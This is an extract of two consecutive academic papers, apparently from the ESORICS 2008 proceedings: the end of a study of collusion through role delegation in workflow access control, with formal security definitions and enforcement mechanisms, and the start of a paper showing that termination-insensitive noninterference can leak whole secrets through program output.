Example 1. In an institution, a sensitive task t must be completed by a *single* user who is a member of both roles r_1 and r_2. Task t is modeled as workflow $w_1 = \langle S, \prec, C\rangle$, where $S = \{s_1, s_2\}, s_1 \prec s_2$ and $C = \{ct\langle s_1, s_2, =\rangle\}$. Permissions to perform s_1 and s_2 are assigned to r_1 and r_2, respectively. The constraint in C requires that the two steps must be performed by the same user, which enforces that an instance of w_1 can be completed only by a user who is a member of both r_1 and r_2.

$Alice$ and Bob are employees of the institution. $Alice$ is a member of r_1 but not r_2, while Bob is a member of r_2 but not r_1. Clearly, neither $Alice$ nor Bob is qualified to complete an instance of w_1. However, if $Alice$ delegates (either by grant or transfer) r_1 to Bob, then Bob is authorized to perform both s_1 and s_2 and he is thus able to complete an instance of w_1. In other words, if $Alice$ and Bob collude, they can complete a task which they should not be able to complete.

In Example 1, $Alice$ "lends" her role membership of r_1 to Bob to make him more "powerful" than before. The example demonstrates that, using delegation, a group of colluding users may create a "more powerful" user by aggregating role memberships of different individuals in the group. In that case, security policies that require a single user (rather than multiple users) with multiple role memberships to complete a task could be circumvented.

Example 2. In a company, the task of issuing checks is modeled as a workflow consisting of two steps s_{pre} and s_{app}, which stand for "check preparation" and "approval", respectively. In order to prevent fraudulent transactions, s_{pre} and s_{app} must be performed by two *different* members of the role `Treasurer` (or two

Treasurers for short). The workflow can be represented as $w_2 = \langle S, \prec, C\rangle$, where $S = \{s_{pre}, s_{app}\}, s_{pre} \prec s_{app}$ and $C = \{ct\langle s_{pre}, s_{app}, \neq\rangle\}$. Also, for the sake of resiliency, the company allows a Treasurer to transfer his/her role to a Clerk in case he/she is not able to work due to sickness or some other reasons. In other words, $can\_transfer(\texttt{Treasurer}, \texttt{Treasurer}) \in RL$ and $can\_receive(\texttt{Clerk}, \texttt{Treasurer}) \in RL$.

$Alice$ and Bob are employees of the company and they decided to collude to issue checks for themselves. $Alice$ is a Treasurer, while Bob is a Clerk and is thus not qualified to perform any step in w_2. To achieve the goal, $Alice$ and Bob do the followings:

1. $Alice$ performs $trans(Alice, Bob, \texttt{Treasurer})$, which makes Bob a member of the role Treasurer.
2. Bob performs s_{pre} to prepare a check for $Alice$.
3. $Alice$ performs $revoke(Alice, Bob, \texttt{Treasurer})$ to revoke Treasurer from Bob and regains the role.
4. $Alice$ performs s_{app} to approve the check prepared by Bob.
   What the workflow system sees is that s_{pre} and s_{app} are performed by two different users. Thus, the constraint $ct\langle s_{pre}, s_{app}, \neq\rangle$ is satisfied and the operation succeeds.

After all of the above being done, a check is issued and $Alice$ and Bob may share the money.

In Example 2, $Alice$'s role membership of Treasurer is used twice by two different users in the same workflow instance. This example demonstrates that colluding users can make "copies" of their access privileges using delegation to bypass security constraints that enforce separation of duty.

3.2 Formal Definition of Security

We have seen examples on how colluding users may circumvent security policies in access control systems with the help of delegation. It is clear that if an access control system allows colluding users to bypass security policies, then the system is insecure. But, how can we tell whether a security policy has been circumvented by delegation operations? What should a "secure" system look like? We answer these fundamental questions by formally defining the notion of security with respect to delegation.

First of all, we present a general definition of security, which is independent of the concrete design of access control systems. Given an access control system, we define the predicate $can\_complete$, such that $can\_complete(t, U_1, U_2, \gamma)$ is "true" if and only if users in U_1 together can complete task t when the initial access control state is γ and only users in U_2 can perform delegation operations. The concrete definition of $can\_complete$ depends on how tasks are modeled and the concrete design of access control systems. We say that a group of users becomes more powerful (or gain power enhancement) when they eventually complete a task that they are not able to complete in the initial state (delegation is needed to change the state in this case). Intuitively, if an access control system is secure with respect to delegation, then a group of users cannot enhance the power of the group by performing delegation operations within the group. The following definition formally states such an intuition.

Definition 5 (Security). An access control system with initial access control state γ is *secure with respect to delegation* if and only if the following is true:

$$\forall_{t \in \mathrm{T}} \forall_{U \subseteq \mathcal{U}}\ can\_complete(t, U, U, \gamma) \Rightarrow can\_complete(t, U, \emptyset, \gamma)$$

where T is the set of all tasks and $\mathcal{U}$ is the set of all users in the system.

In the above definition, $can\_complete(t, U, U, \gamma)$ is "true" if and only if users in U together can complete t when the initial state is γ and delegation is available in such a way: the users may perform delegation operations to change the access control state, but no user outside of U is allowed to perform delegation operations. That is to say, users in U cannot get "help" from outsiders. In contrast, $can\_complete(t, U, \emptyset, \gamma)$ is "true" if and only if users in U together can complete t in state γ and no delegation operation is allowed. In general, Definition 5 essentially states that, in a secure access control system, if a set of users can complete a task without receiving any privilege from outsiders, then they must be able to compete the task without delegation at all. That is to say, delegation does not enable a set of users to enhance their own power by themselves.

The notion of security introduced in Definition 5 respects the definition of delegation. Delegation is defined as a mechanism that allows a user A to act on another user B's behalf by making B's access rights available to A. Let γ and γ' be the states before and after a delegation operation from B to A, respectively. The fact that A is working on B's behalf in γ' indicates that A should not be able to do more than A and B together (i.e. $\{A, B\}$) can do in γ. Furthermore, since B does not gain anything by delegating his/her privileges to A, $\{A, B\}$ in γ' cannot be more powerful than $\{A, B\}$ in γ. By generalizing such an argument to groups with arbitrary number of users, we acquire the notion of security in Definition 5.

We now illustrate the effect of delegation in a secure access control system by giving an example. Assume that $Alice$ grants (or transfers) a role r to Bob. Then, Bob may become more powerful by acquiring r. Furthermore, every group G such that $Bob \in G$ and $Alice \notin G$ may become more powerful as well, because one of its member (Bob) received a privilege from an outsider ($Alice$). However, every group G' such that $Alice, Bob \in G'$ should not gain power enhancement. Otherwise, G' enhances its own power after a delegation operation between its members and the access control system is insecure by Definition 5. In general, in a secure access control system, a group of users may gain power enhancement only if they receive privileges from outsiders.

Definition 5 is general and independent of concrete access control systems. In this paper, tasks are modeled as workflows. Using the definitions in Section 2, we provide a more concrete definition of security in below.

Definition 6 (Secure Workflow System). An access control system $\langle \gamma, W, RL \rangle$ is *secure with respect to delegation* if and only if an adversary can never win the one-person game described in Figure 1.

Note that in the above game, the effect of delegation operations is subject to RL. The adversary can perform a sequence of delegation operations to change the access control state at the beginning of each round. The game allows delegation operations between the execution of two steps (i.e. between two rounds) so that users can perform revocation to regain the roles that were transferred to other users in previous rounds. This gives the adversary more advantages than allowing the adversary to perform delegation

Round 0:

The adversary selects a workflow $w \in W$ and a set U of users, such that U cannot complete w in γ without delegation. If such a combination of w and U does not exist, then the adversary loses (in this case, the system is trivially secure as everyone is able to complete every task). $PP \leftarrow \emptyset$ and $SS \leftarrow S$, where PP records past user-step assignments and SS records the remaining steps. $i \leftarrow 1$ and $\gamma_0 \leftarrow \gamma$.

Round i:

1. The adversary designs a sequence $Q_{.}$ of delegation operations such that every delegation operation in $Q_{.}$ involves only users in U[1]. The adversary applies $Q_{.}$ to $\gamma_{.\ -1}$ and acquires a new state $\gamma_{.}$.
2. The adversary selects a step s from SS such that $\forall_{\ ' \in}\ (s' \prec s \Rightarrow s' \notin SS)$. The adversary selects a user u from U as well.
   If u is not authorized for s in $\gamma_{.}$, then the adversary loses.
   Otherwise, $PP \leftarrow PP \cup \{(u, s)\}$ and $SS \leftarrow SS/\{s\}$.
3. If $SS = \emptyset$, then
   If no constraint in C is violated by PP, then the adversary wins;
   Otherwise, the adversary loses.
   Otherwise, $i \leftarrow i + 1$ and the game continues to the next round.

Fig. 1. Description of the game in Definition 6

operations only at the beginning of the game. In Example 2, delegation operations are performed between the execution of two steps.

The adversary winning the game indicates that there exist a group of users that can enhance themselves with the help of delegation. In that case, the access control system is vulnerable to collusion and is thus insecure with respect to delegation.

4 Enforcing the Security of Delegation

We have defined the formal notion of security with respect to delegation. A natural next step is to study mechanisms to enforce security. In this section, we study two approaches, static enforcement and dynamic enforcement. In static enforcement, security is ensured by careful design of administrative state. In dynamic enforcement, a verification procedure is performed by the end of the execution of each workflow instance to ensure that the participants have not enhanced their own power through delegation. In Section 5, we propose a third approach, the source-based enforcement mechanism, which employs a novel security policy evaluation method that is customized for delegation.

4.1 Static Enforcement

Given a set of workflows and an initial access control state, a straightforward approach to enforce security is to carefully design the administrative state RL so that no "dangerous" delegation operation would succeed. For instance, in Example 1, if RL does not allow members of r_2 to receive r_1 and vice versa, the collusion between $Alice$ and Bob could not succeed. Such an enforcement mechanism is called *static enforcement*, as the security of the system relies on (administrative) state configuration and can be verified in an off-line manner. An access control system that enforces security via a static enforcement mechanism is called a *statically secure system*.

The advantage of static enforcement is that, if we have already implemented an access control system with delegation support, we just need to modify the administrative state to enforce security. There is no need to change the existing implementation. However, static enforcement could make the administrative state more restrictive than necessary. For instance, assume that there are two workflows w_1 and w_2 in the system. $Alice$ and Bob are two users who are not supposed to complete w_1. But the system setting is such that if $Alice$ can successfully grant or transfer role r to Bob, then $Alice$ and Bob together can complete w_1. In order to prevent the potential collusion between $Alice$ and Bob, the administrative state must prevent $Alice$ from delegating r to Bob. But this is too restrictive as Bob may only intend to perform w_2 (instead of w_1) after receiving r, which could be allowed. But static enforcement mechanism does not take the actual usage of delegated privileges into account. Finally, the design of the administrative state is usually subject to administrative policies as well as practical considerations. It may be undesirable to dramatically alter the administrative state due to security concerns, for security should not significantly affect the usability of the system.

4.2 Dynamic Enforcement

Static enforcement is too restrictive as it does not take into account how delegatees use the delegated privileges. This motivates the proposal of dynamic enforcement for delegation security.

To begin with, we describe the high-level idea of dynamic enforcement. In dynamic enforcement, the initial state γ of the access control system is recorded. For every workflow instance X, the system maintains a list U_X of the participants for the instance. Every user who executed a step of X is added to U_X. When a user u requests to execute a step s, the system checks whether he/she needs to use a delegated privilege. If a delegated privilege r should be used by u to perform s, then both u and the delegator of the privilege are added to U_X. Note that if u has received r from multiple delegators, u has to specify the delegator of r for the execution of s. At the end of the instance, the system checks whether the users in U_X can complete the workflow in γ without delegation. If they can, then the execution of X is confirmed. Otherwise, the system gives warning that users in U_X have enhanced their own power through delegation. The execution of X is rejected.

The problem of checking whether a set of users can complete a workflow in an access control state without delegation is called the *Workflow Satisfaction Problem (*WSP*)*.

Definition 7 (Workflow Satisfaction Problem). Given a set U of users, a workflow $w = \langle S, \prec, C \rangle$ and an access control state γ, the *Workflow Satisfaction Problem (*WSP*)* asks whether we can assign a user $u \in U$ to every step $s \in S$ such that u is authorized for s in γ and no constraint in C is violated by the overall assignments. An instance of WSP is denoted as $\mathsf{wsp}(U, w, \gamma)$.

Detailed description of dynamic enforcement is given in Figure 2. Dynamic enforcement ensures that a workflow instance may be successfully completed only if the participants (including those users who perform a step and those delegators who contribute necessary privileges through delegation operations) can complete the same workflow instance in the initial state. Hence, the correctness of dynamic enforcement follows directly from Definition 5.

Dynamic enforcement monitors the usage of delegated privileges rather than placing restrictions on administrative states. It is thus less restrictive and more practical than

Let γ be the initial state of the access control system. For every workflow instance, the system does the followings. Let X be an instance of workflow w.

- When X is created: $U \quad \leftarrow \emptyset$
- When a step s is performed by a user u: Let $p \quad$ be the permission to perform s and $\gamma' = \langle UR, PA, DR, B \rangle$ be the current state.
  - If there exists a role r such that $((u, r) \in UR \wedge (p \;, r) \in PA)$, then $U \quad \leftarrow U \quad \cup \{u\}$.
    This indicates that u can use his/her own privilege to perform the step.
  - Otherwise, u specifies a user u' such that $((u', u, r) \in DR \wedge (p \;, r) \in PA)$. $U \quad \leftarrow U \quad \cup \{u, u'\}$.
    This indicates that u is using a delegated privilege r received from u' to perform the step. When the choice of u' and r is unique, the system may do the selection itself rather than asking the user to specify the choice.
- After X is finished: The system solves $\mathsf{wsp}(U \quad , w, \gamma)$. If the answer to $\mathsf{wsp}(U \quad , w, \gamma)$ is "yes", then the result of X is confirmed; otherwise, the result of X is voided and necessary roll-back is performed.

Fig. 2. Description of dynamic enforcement

static enforcement. However, dynamic enforcement introduces a performance overhead as the system needs to solve a WSP instance by the end of every workflow instance. It has been proved in [12] that WSP is **NP**-complete, which indicates that the runtime overhead of dynamic enforcement for each workflow instance could be exponential in the size of the workflow.

In real-world, the number of steps in a workflow is normally small. Hence, it is possible that the performance of dynamic enforcement is acceptable in practice. Also, dynamic enforcement does not require changing existing implementation of workflow modules. All we need to do is to add a module to the system to perform recording and the closing verification procedure for workflow instances.

5 A Secure Workflow System

We have discussed two mechanisms to enforce delegation security in access control systems. Even though both approaches have the advantage of allowing the reuse of existing workflow implementation, they have major drawbacks: static enforcement is too restrictive and dynamic enforcement may introduce large performance overhead. A natural question is, if we are willing to redo the workflow module, can we have a better mechanism to enforce delegation security?

In this section, we propose the source-based enforcement mechanism, which employs a novel method to evaluate constraints in workflow systems. We describe the idea of source-based enforcement mechanism by presenting a design of a secure workflow system. Our workflow system is secure with respect to Definition 6 and introduces almost no performance overhead.

The high-level idea of source-based enforcement is that, when a user $Alice$ requests to perform a step s of a workflow instance, he/she must specify the privilege to be used and the source of the privilege. For instance, assume that $Alice$ requests to perform a step s with role r. If $Alice$ is a member of r, then $Alice$ may specify herself as the source of r. If $Alice$ received r from others, then $Alice$ may pick a delegator of r and specify the delegator as the source. Note that, even if $Alice$ is a member of r herself, she may still specify another user as the source of r as long as she has received r from that user.

Given the privilege r and its source u_o specified by $Alice$, the system checks the constraints on s as if it is u_o rather than $Alice$ who is performing s. For example, assume that workflow w consists of two steps s_1 and s_2, both of which can be performed by members of role `Accountant`. There is a constraint in w, which states that the users who perform s_1 and s_2 must not have conflicts of interests. Assume that $Alice$ has executed s_1 using her own membership of `Accountant`. Now, $Carl$ tries to use the delegated privilege `Accountant` received from Bob to perform s_2. Instead of checking conflicts of interests between $Carl$ and $Alice$ as what traditional workflow systems do, our system checks conflicts of interests between Bob and $Alice$. The intuition is that, since $Carl$ is using a delegated privilege from Bob, he is working on Bob's behalf. Hence, Bob and $Alice$ must not have conflicts of interests. By evaluating constraints in this way, we can ensure that the system is secure with respect to delegation.

Sometimes, in addition to sources of privileges, we want to take the actual performers into account while evaluating constraints. To achieve this, our system supports two types of constraints. Type-1 constraint only ensures that the sources of privileges satisfy the constraint; Type-2 constraint is more restrictive: if either the actual performer or the source violates the constraint, then the constraint is violated. For instance, if the constraint in the example in the previous paragraph is a Type-2 constraint, then $Alice$ must not have conflicts of interests with either Bob (source) or $Carl$ (actual performer).

Next, we describe the design of a secure workflow system, which employs the source-based enforcement mechanism.

System Description: The system adopts the representations of access control state and the state transition rules introduced in Section 2. The only major change in this system is the way workflow constraints are evaluated.

A workflow is represented as $\langle S, \prec, C\rangle$, where S is a set of steps, $\prec \subseteq S \times S$ defines a partial order among steps in S, and C is a set of constraints. $s_1 \prec s_2$ indicates that s_1 must be performed before s_2.

A *constraint* takes the form of $ct\langle s_1, s_2, \rho, i\rangle$ where s_1 and s_2 are two steps, ρ is a binary relation between users and $i = 1$ or 2. When $i = 1$, the constraint is of *Type-1*, while when $i = 2$, the constraint is of *Type-2*.

Let $w = \langle S, \prec, C\rangle$. $\gamma = \langle UR, PA, DR, B\rangle$ is the current access control state. When a user u requests to perform a step s of an instance X of w, u presents a pair $\langle u_o, r\rangle$, where u_o is a user identity and r is a role. u_o is called the *source* of r. The pair $\langle u_o, r\rangle$ is valid if and only if one of the followings is true:

- $u = u_o \wedge (u, r) \in UR$. In other words, u is using his own role membership to perform s.
- $u \neq u_o \wedge ((u_o, u, r, \text{“}g\text{”}) \in DR \vee (u_o, u, r, \text{“}t\text{”}) \in DR)$. That is to say, u_o has granted or transferred r to u and u requests to perform s on u_o's behalf.

With the pair $\langle u_o, r\rangle$, u can successfully execute s if and only if both of the followings hold:

1. u is authorized to perform s with role r. That is, $(p_s, r) \in PA$, where p_s is the permission to perform s.
2. No constraint is violated. That is, for every constraint c on s:
   - Case $c = ct\langle s, s', \rho, 1\rangle$: $(u_o, u'_o) \in \rho$, where u'_o is the source of the privilege used to perform s'. The case $c = ct\langle s', s, \rho, 1\rangle$ is similar.
   - Case $c = ct\langle s, s', \rho, 2\rangle$: $(u, u') \in \rho \wedge (u_o, u') \in \rho \wedge (u, u'_o) \in \rho \wedge (u_o, u'_o) \in \rho$ where u' is the user who actually performed s' and u'_o is the source of the privilege used to perform s'. The case $c = ct\langle s', s, \rho, 2\rangle$ is similar.

Note that in the first case, c is a Type-1 constraint and only the sources must satisfy the constraint. In the latter case, c is a Type-2 constraint, and both the sources and the actual performers are taken into account.

After a step is executed, the system records the identities of both the actual performer and the source of privilege for future reference.

The following example illustrates how the system works.

Example 3. In a bank, task t is modeled as a workflow $w = \langle S, \prec, C\rangle$, where $S = \{s_1, s_2\}, s_1 \prec s_2$ and $C = \{ct\langle s_1, s_2, \neq, 1\rangle\}$. The permissions to perform s_1 and s_2 are assigned to r_1 and r_2, respectively. $Alice$ is a member of r_1 and Bob is a member of r_2.

$Alice$ becomes too busy to work on t and would like to balance the workload with Bob by delegating r_1 to Bob. Let X be an instance of w. Bob performs s_1 in X by presenting $\langle Alice, r_1\rangle$ to the system. The system records that Bob is the actual performer of s_1 in X and $Alice$ is the source of privilege. Next, Bob requests to perform s_2 in X by presenting $\langle Bob, r_2\rangle$, which indicates that himself is the source of r_2. The system found that the constraint $ct\langle s_1, s_2, \neq, 1\rangle$ needs to be checked. Since the constraint is of Type-1, the system only considers the sources of privilege for s_1 and s_2, which are $Alice$ and Bob respectively. Because $Alice \neq Bob$, the constraint is satisfied, and Bob completes X. Note that this does not violate the notion of security, because $Alice$ is involved in X by allowing Bob to work on her behalf, and $Alice$ and Bob together can complete w before the delegation operation.

Now, assume that the constraint in C is of Type-2 (i.e. $ct\langle s_1, s_2, \neq, 2\rangle$). In this case, Bob cannot complete w. When $ct\langle s_1, s_2, \neq, 2\rangle$ is checked, the system takes both the actual performers and the sources into account. When the system compares the actual performer of s_1 with the source of privilege (or the actual performer) of s_2, it has $Bob = Bob$, which indicates that $Bob \neq Bob$ does not hold. Hence, the constraint is violated and Bob is rejected from performing s_2.

It is clear that Type-2 constraints provide stronger security than Type-1 constraints. People may wonder why we support the seemingly less secure Type-1 constraints in our system. First of all, as we will prove later in this section, Type-1 constraints are sufficient to enforce the notion of security defined in Definition 6. Secondly, in certain situations, we may gain flexibility by using Type-1 constraints. For instance, a workflow may have a constraint c stating that s_1 and s_2 must be performed by the same user. Assume that $Alice$ has performed s_1 in an instance X of the workflow but she has to leave before performing s_2. If c is a Type-1 constraint (i.e. $c = ct\langle s_1, s_2, =, 1\rangle$), then $Alice$ may delegate her privilege r to another user Bob who may complete s_2 in X by presenting the pair $\langle Alice, r\rangle$ to the system; but if c is a Type-2 constraint, then s_2 of X cannot be completed until $Alice$ comes back. In situations where it is more beneficial to complete the task, we should declare c as Type-1. In contrast, in situations where security is given high priority and we would rather have the task unfinished than allow another user to involve, we should declare c as Type-2. The choice between Type-1 and Type-2 constraints can be viewed as a flexibility-security trade-off. Our system provides the options and leaves the decisions to security policy designers.

Next, we prove that our workflow system is secure with respect to delegation. The general idea of the proof is that, for every workflow instance that is completed, we modify its user-step assignment by replacing the actual performer of each step with the corresponding source of privilege. Since our constraint evaluation procedure always takes sources into account, the modified user-step assignment must be valid for the workflow in the initial state of the system. This implies that the set of sources can complete the workflow in the initial state.

Theorem 1. The workflow system employing source-based enforcement mechanism is secure with respect to delegation.

Due to page limit, the proof of Theorem 1 is given in a technical report [13].

6 Related Work

Delegation has received considerable attention from the research community. In [2,3], Barka and Sandhu proposed a framework for role-based delegation models (RBDM), which identifies a number of characteristics related to delegation. Example characteristics are monotonicity, totality, and levels of delegation.

There exist a wealth of delegation models in literature [8,16,15,11,1,7,6]. L. Zhang et al. [15] presented a role-based delegation model called RDM2000. Their model supports the specification of delegation authorization rules to impose restrictions on which roles can be delegated to whom. X. Zhang et al. [16] proposed a role-based delegation model called PBDM, which supports both role and permission level delegation. Their model controls delegation operations through the notion of delegatable roles such that only permissions assigned to these roles can be delegated to others. In [6], Crampton and Khambhammettu proposed a delegation model that supports both grant and transfer. Atluri and Warner [1] studied how to support delegation in workflow systems. They extended the notion of delegation to allow conditional delegation, where conditions can be based on time, workload and task attributes. One may specify rules to determine under what condition a delegation operation should be performed.

All the above work focus on the modeling and management of delegation, while our paper focuses on the security impact of delegation on access control systems. None of the above work proposes a formal notion of security regarding delegation or studies mechanisms to enforce security in access control systems with delegation support.

In [9], Shaad observed that delegation and revocation features of a system may be used to circumvent separation of duty properties. He gave an example to illustrate an attack conducted by a single user. In his example, there is a separation of duty policy which requires that no single user may first access an object o using privilege $auth_1$ and then access o again with privilege $auth_2$. The system he designed enforces such a policy by allowing a user to access o only if the user does not have both $auth_1$ and $auth_2$ at the time of access. Let $Alice$ be a malicious user having both $auth_1$ and $auth_2$. $Alice$ first transfers $auth_2$ to another user Bob so as to temporarily lose $auth_2$. Next, she accesses o with $auth_1$ and then revokes $auth_2$ from Bob to regain the privilege. Finally, $Alice$ transfers $auth_1$ to Bob and then accesses o again using $auth_2$. In this case, the separation of duty policy is circumvented. This example differs from our examples in Section 3.1 in a couple of ways:

1. The attack in [9] is conducted by a single user ($Alice$), as the delegatee (Bob) is not actively involved. In contrast, our examples are on multi-user collusion, where all principles are actively involved in the attack.

2. The attack in [9] relies on a specific way in which separation of duty is implemented. In particular, it is assumed that the system does not maintain any historical record. But this is not the case in most of the existing workflow authorization systems [4,5,10,14], as these systems keep track of which users have performed which steps so as to enforce constraints. In contrast, our examples apply to workflow authorization systems in existing literature.

In general, the example in [9] has a very different nature from our examples in Section 3.1. Shaad's paper [9] is about an access control framework and the interaction between delegation and security policies is not the main focus of the paper. Problems such as collusion and enforcement mechanisms for security, which are studied in our paper, are not discussed in [9].

7 Conclusion

We have studied the impact of delegation on the security of access control systems. Collusion is a potential threat in those access control systems that support delegation. We have formally defined the notion of security with respect to delegation. A system that is secure regarding delegation is resistent to collusion. We have also studied different mechanisms to enforce security. In particular, we have designed a workflow system that implements the source-based enforcement mechanism through a novel constraint evaluation approach. Our design is secure and introduces little performance overhead.

References

1. Atluri, V., Warner, J.: Supporting conditional delegation in secure workflow management systems. In: SACMAT 2005: Proceedings of the tenth ACM symposium on Access control models and technologies, pp. 49–58. ACM Press, New York (2005)
2. Barka, E., Sandhu, R.: Framework for role-based delegation models. In: ACSAC 2000: Proceedings of the 16th Annual Computer Security Applications Conference, Washington, DC, USA, p. 168. IEEE Computer Society Press, Los Alamitos (2000)
3. Barka, E., Sandhu, R.: A role-based delegation model and some extensions (2000)
4. Bertino, E., Ferrari, E., Atluri, V.: The specification and enforcement of authorization constraints in workflow management systems. ACM Transactions on Information and System Security 2(1), 65–104 (1999)
5. Crampton, J.: A reference monitor for workflow systems with constrained task execution. In: Proceedings of the Tenth ACM Symposium on Access Control Models and Technologies (SACMAT 2005), Stockholm, Sweden, June 2005, pp. 38–47 (2005)
6. Crampton, J., Khambhammettu, H.: Delegation in role-based access control. In: Proceedings of 11th European Symposium on Research in Computer Security (2006)
7. Joshi, J.B.D., Bertino, E.: Fine-grained role-based delegation in presence of the hybrid role hierarchy. In: SACMAT 2006: Proceedings of the eleventh ACM symposium on Access control models and technologies, pp. 81–90. ACM Press, New York (2006)
8. Na, S., Cheon, S.: Role delegation in role-based access control. In: RBAC 2000: Proceedings of the fifth ACM workshop on Role-based access control, pp. 39–44. ACM Press, New York (2000)
9. Schaad, A.: A framework for organisational control principles. Ph.D Thesis, University of York (2003)

10. Tan, K., Crampton, J., Gunter, C.: The consistency of task-based authorization constraints in workflow systems. In: Proceedings of the 17th IEEE Computer Security Foundations Workshop (CSFW), pp. 155–169 (2004)
11. Wainer, J., Kumar, A.: A fine-grained, controllable, user-to-user delegation method in rbac. In: SACMAT 2005: Proceedings of the tenth ACM symposium on Access control models and technologies, pp. 59–66. ACM Press, New York (2005)
12. Wang, Q., Li, N.: Satisfiability and resiliency in workflow systems. In: Proc. European Symp. on Research in Computer Security (September 2007)
13. Wang, Q., Li, N.: On the security of delegation in access control systems. CERIAS Technical Report (July 2008), http://www.cs.purdue.edu/homes/wangq/papers/delegation.pdf
14. Warner, J., Atluri, V.: Inter-instance authorization constraints for secure workflow management. In: Proc. ACM Symposium on Access Control Models and Technologies (SACMAT), pp. 190–199 (2006)
15. Zhang, L., Ahn, G.-J., Chu, B.-T.: A rule-based framework for role-based delegation and revocation. ACM Trans. Inf. Syst. Secur. 6(3), 404–441 (2003)
16. Zhang, X., Oh, S., Sandhu, R.: Pbdm: a flexible delegation model in rbac. In: SACMAT 2003: Proceedings of the eighth ACM symposium on Access control models and technologies, pp. 149–157. ACM Press, New York (2003)

Termination-Insensitive Noninterference Leaks More Than Just a Bit

Aslan Askarov[1], Sebastian Hunt[2], Andrei Sabelfeld[1], and David Sands[1]

[1] Chalmers University of Technology, Sweden
[2] City University, London

Abstract. Current tools for analysing information flow in programs build upon ideas going back to Denning's work from the 70's. These systems enforce an imperfect notion of information flow which has become known as *termination-insensitive noninterference*. Under this version of noninterference, information leaks are permitted if they are transmitted purely by the program's termination behaviour (i.e., whether it terminates or not). This imperfection is the price to pay for having a security condition which is relatively liberal (e.g. allowing while-loops whose termination may depend on the value of a secret) and easy to check. But what is the price exactly? We argue that, in the presence of output, the price is higher than the "one bit" often claimed informally in the literature, and effectively such programs can leak all of their secrets. In this paper we develop a definition of termination-insensitive noninterference suitable for reasoning about programs with outputs. We show that the definition generalises "batch-job" style definitions from the literature and that it is indeed satisfied by a Denning-style program analysis with output. Although more than a bit of information can be leaked by programs satisfying this condition, we show that the best an attacker can do is a brute-force attack, which means that the attacker cannot reliably (in a technical sense) learn the secret in polynomial time in the size of the secret. If we further assume that secrets are uniformly distributed, we show that the advantage the attacker gains when guessing the secret after observing a polynomial amount of output is negligible in the size of the secret.

1 Termination-Insensitive Noninterference

Does the following program leak its secret?

```
for i = 0 to secret                          (Program 1)
    output i on public_channel
```

Let us assume that the secret is a natural number. The program simply counts from zero up to the value of the secret, so it is clearly not secure. What about the following minor variation?

```
for i = 0 to secret                          (Program 1a)
    output i on public_channel
while true do skip
```

The only difference here is that after performing its output the program goes into a non productive infinite loop. Is it reasonable to consider program 1a to be secure if program 1 is not? Now consider the following program:

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 333–348, 2008.

```
for i = 0 to maxNat (                          (Program 2)
    output i on public_channel
    if (i = secret) then (while true do skip)
)
```

Program 2 is semantically equivalent to program 1a. But it has an important difference. Program 2 is deemed acceptable by state-of-the-art information flow analysis tools such as Jif [MZZ$^+$08], FlowCaml [Sim03], and the SPARK Examiner [BB03,CH04]. Such tools are, at their core, built on ideas going back to Denning and Denning's seminal paper about certifying programs for secure information flow [DD77]. The programs 1 and 1a, for example, would be rejected as insecure because they contain a "high" loop (a loop depending of the value of a secret) which assigns to a "low" variable (a public channel) causing an *implicit* information flow from secret to public.

For program 2 however, a Denning-style certification (and in particular all the concrete tools mentioned above) would say that the program is secure. Such an analysis would reason as follows: the outer loop is "low" because the loop condition does not refer to the secret, and so the output statement is permitted. The if-expression, on the other hand, is considered secure simply because it does not raise any exceptions or assign to anything at all.

In order to justify Denning-style analyses, an imperfect notion of information flow which has become known as *termination-insensitive noninterference*[1] is widely used. Under this version of noninterference, information leaks are permitted if they are transmitted purely by the program's termination behaviour. But what is the price to pay for having a relatively liberal security condition? Program 2 above shows that, in the presence of output, the price is higher than the "one bit" often claimed informally in the literature, and effectively such programs can leak all of their secrets.

Note that the same issue arises with other forms of abnormal termination than divergence. As we illustrate in Section 6, a stack/heap overflow or other computation with an uncaught runtime exception instead of the infinite loop would lead to the same problems, which suggests that we cannot reduce the termination channel to a special case of a timing channel. The results in this paper are not limited to any particular form of abnormal termination, although, for simplicity, we model only divergence explicitly.

Batch-job noninterference. A "batch-job" style of termination-insensitive security has been widely used to argue the correctness of Denning-style program analyses. This style ignores nonterminating runs and assumes that the attacker can observe only the final state of a computation. In particular, the batch-job notion of termination-insensitive noninterference corresponds to the correctness condition by Volpano et al. [VSI96] for Denning-style analysis:

Definition 1 (BTINI). *A deterministic program C satisfies* batch-job termination-insensitive noninterference *(BTINI) if, for any memories M and N that agree on public (low) variables, the final memories produced by running C on M and on N also agree on public variables (provided that both runs terminate successfully).*

[1] This terminology referring to insensitivity to the termination channel (for signalling information through the termination or nontermination of a computation), seems to have been coined in [SS99], although the concept arises already in discussions from e.g. [Fen74].

The above definition permits, for example:

```
if (secret = 0) then (while true do skip)
public := 0
```

The general intuition here is that such programs leak only a little – at most one bit per run.

Despite its popularity, the above definition is wholly unsuitable if attackers can observe intermediate results such as outputs. For such programs we cannot turn a blind eye when programs fail to terminate, otherwise we would deem the following program secure:

```
output secret on public_channel
while true do skip
```

In [VSI96], "a program that needs to 'write output' does so by an assignment to an explicit location". Similar issues with inappropriate use of batch-job noninterference arise elsewhere. For example, both Askarov et al. [AHS06] and Le Guernic et al. [LBJS08] consider languages with output, but their noninterference conditions ignore divergent runs. Askarov and Sabelfeld [AS07] model an attacker who observes intermediate values – but only if the program terminates (a fact also raised in [BNR08]).

A related problem is the belief that as long as the attacker "cannot observe termination" then a program leaks at most one bit. As our opening examples show, this is clearly not the case once output is possible. For example, JFlow/Jif features outputs but still appeals to the "one-bit" argument: "JFlow treats this error ⟨heap exhaustion⟩ as fatal, preventing it from communicating more than a single bit of information per program execution" [Mye99].

One solution to these problems would be to abandon the weaker notion of security that is inherent in a Denning-style analysis. But Denning-style termination-insensitive analyses are popular not because of the semantic notion of security that they enforce, but because they allow more programs. Alternative stronger security conditions would require either a difficult liveness analysis to show the absence of divergent behaviour, or a draconian restriction on the programs that can be written (e.g., no loops depending on secret guards are allowed [VS97]).

Generalising BTINI. So, what is the right definition of termination-insensitive noninterference for languages with output, and moreover what security guarantees does it provide?

In this paper we define a suitable notion of termination-insensitive noninterference (Section 2), which we believe correctly captures the security property guaranteed by Denning-style program analyses. Instead of considering only terminating runs, this notion incorporates insensitivity to divergence in intermediate states. The formulation is intuitive because it is based on a more explicit attacker model which reasons about an attacker's knowledge as it evolves during a run, rather than the more standard "two run" style presentations of noninterference properties. We substantiate our claim that this is a suitable condition for a Denning-style analysis by showing that a formalisation [VSI96] of Denning's analysis for a language with output satisfies this condition (Section 3).

